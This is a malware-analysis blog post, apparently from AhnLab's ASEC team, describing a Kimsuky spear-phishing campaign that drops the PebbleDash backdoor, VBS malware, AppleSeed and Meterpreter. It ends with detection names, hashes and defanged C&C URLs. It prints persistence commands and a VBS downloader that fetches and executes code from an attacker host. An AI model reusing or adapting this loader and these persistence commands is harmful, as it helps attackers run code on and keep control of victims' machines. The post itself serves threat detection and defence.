APT Attack Cases of Kimsuky Group (PebbleDash) - ASEC

By ATCP

Published: 2021-12-20 · Archived: 2026-04-05 14:52:46 UTC

The ASEC analysis team has been keeping an eye on the trend of malware that attempts APT attacks, sharing findings on the blog. In this confirmed case, **PebbleDash** backdoor was used in the attack, but logs of **AppleSeed**, **Meterpreter**, and other additional malware strains were also found.

PebbleDash Backdoor


The attacker sent the following spear phishing email, prompting the user to download and run the compressed file after clicking the link for the attachment.

Spear phishing email

"Construction completion notice.pif" file can be seen when decompressing the compressed zip file as shown below. This file is a dropper that drops the **PebbleDash** backdoor, which performs actual malicious behaviors.

Construction completion notice.pif dropper

The dropper drops PebbleDash in the "C:\ProgramData\thumbs.db.pif" path and runs it. At the same time, it also drops and runs the "C:\ProgramData\construction completion notice.pdf" file to trick the user into thinking that a normal PDF document file has been opened.



문 서 번 호 : [redacted]

시 행 일 자 : 2021년 월 일

수 신 : [redacted]

참 조 :

제 목 : [redacted] 설치공사(토목공사, 등화공사) 준공계 제출의 건

1. 귀 원의 일익 번창하심을 기원합니다.

2. [redacted] 설치공사(토목공사, 등화공사)」 관련입니다.

3. 위 현장과 관련하여 준공계를 첨부와 같이 제출합니다.


Normal PDF document file that is also created and executed

PebbleDash is a backdoor that is installed through attachments of spear phishing emails; it can receive commands from the attacker to perform malicious behaviors. The commands it can receive from the C&C server and perform are process and file tasks, downloading and uploading files, etc. As such, the attacker can obtain control of the system through PebbleDash.

The current confirmed sample is overall similar to the form that has been found since this year, but there are some differences as well. Unlike previous samples that created the system32 folder in the execution path and copied the file with the name smss.exe to run recursion, the current one creates the system32 folder but installs the file as lsass.exe.

PebbleDash requires an argument to run, and the strings that were used as the argument in 2021 were “zWbTLWgKymXMDwZ” and “MskulCxGMCgpGdM”. The current sample requires “njXbxuRQyujZeUAGGYaH”.

When the malware is executed after having “njXbxuRQyujZeUAGGYaH” as the argument, it copies itself in the same path of \system32\lsass.exe (C:\ProgramData\system32\lsass.exe). In this case, “iFfmHUtawXNNxTHEiAAN” and the initial run program path are given as arguments to be executed while the original file proceeds with self-deletion. As a result, you can check the following process in the infected system.



PebbleDash that is executed after installation

VBS Malware

The PebbleDash sample explained above is just one of the many cases; there were additional malware types found in the system and related systems. The first one is the VBS malware. The Kimsuky group uses the pif dropper that is similar to the dropper mentioned above when installing AppleSeed. The pif dropper that installs PebbleDash only installs the malware after showing a normal document file, but the one that installs AppleSeed installs VBS malware as well.

The malware uses mshta.exe to download VBS from outside and runs it. The additional VBS script that is downloaded and executed through the process steals information and registers 2 task schedulers. The previous case used the following commands.

```
 > cmd /c schtasks /Create /SC minute /MO 20 /TN GoogleCache /TR "wscript //e:vbscript
//b C:\ProgramData\Chrome\.NetFramework.xml" /f

> cmd /c schtasks /Create /SC minute /MO 1 /TN GoogleUpdate /TR "regsvr32 /s
C:\ProgramData\Chrome\update.cfg" /f
```

The team could not find the pif dropper for the current case in the infected system, but it had the following task schedulers registered similar to the case mentioned above.

```
 "wscript //e:vbscript //b C:\ProgramData\Chrome\.NetFramework.xml"

"regsvr32 /sC:\ProgramData\Microsoft\Windows\update.cfg"
```

The collected ".NetFramework.xml" file has xml for extension, but it is actually a VBS malware which takes the form of a simple script as shown below. Its sole feature is downloading additional scripts from external source and running them.

```
 On Error Resume Next:
Set rudrbvikmeaaaoja = CreateObject("MSXML2.ServerXMLHTTP.6.0"):
rudrbvikmeaaaoja.open "POST", "hxxp://m.sharing.p-e[.]kr/index.php?query=me",
    False:rudrbvikmeaaaoja.Send:Execute(rudrbvikmeaaaoja.responseText):
```

At the time of the analysis, the C&C server had sent a simple command shown below. However, as the file is registered to the task scheduler and periodically runs commands after downloading them, it can perform additional malicious behaviors if the attacker sends different commands.

```
 Set WShell=CreateObject("WScript.Shell"):retu=WShell.run("cmd /c taskkill /im mshta.exe /f" , 0 ,true)
```

Additional Logs

Up to this part, the analysis was done mostly on actually confirmed files. Given that the VBS malware is installed by the pif dropper that installs **AppleSeed**, logs of AppleSeed could also be found on ASD (AhnLab Smart Defense) infrastructure. The malware was installed on a path disguised as a normal software path and was executed with the command line shown below. Having such an install path is one of the typical characteristics of AppleSeed.

```
regsvr32.exe /s "C:\ProgramData\Firmware\ESTsoft\Common\ESTCommon.dll"
```

There were also logs for **Meterpreter** of Metasploit that tends to be installed in the system infected with AppleSeed.

The above sections of this paper provided a brief explanation of the features the discovered malware types possess.

[File Detection]

- **File Detection**
  Dropper/Win.LightShell (2021.12.16.01)
  Backdoor/Win.PebbleDash.R458675 (2021.12.16.00)
  Downloader/VBS.Agent (2021.12.08.00)
- **Behavior Detection**
  Execution/MDP.Wscript.M3817

MD5

25f057bff7de9d3bc2fb325697c56334

269ded557281d38b5966d6227c757e92

71fe5695bd45b72a8bb864636d92944b

7211fed2e2ec624c87782926200d61fd

Additional IOCs are available on AhnLab TIP.

URL

http[:]//m[.]sharing[.]p-e[.]kr/index[.]php?query=me

http[:]//tools[.]macbook[.]kro[.]kr/update[.]php

Additional IOCs are available on AhnLab TIP.

Source: https://asec.ahnlab.com/en/30022/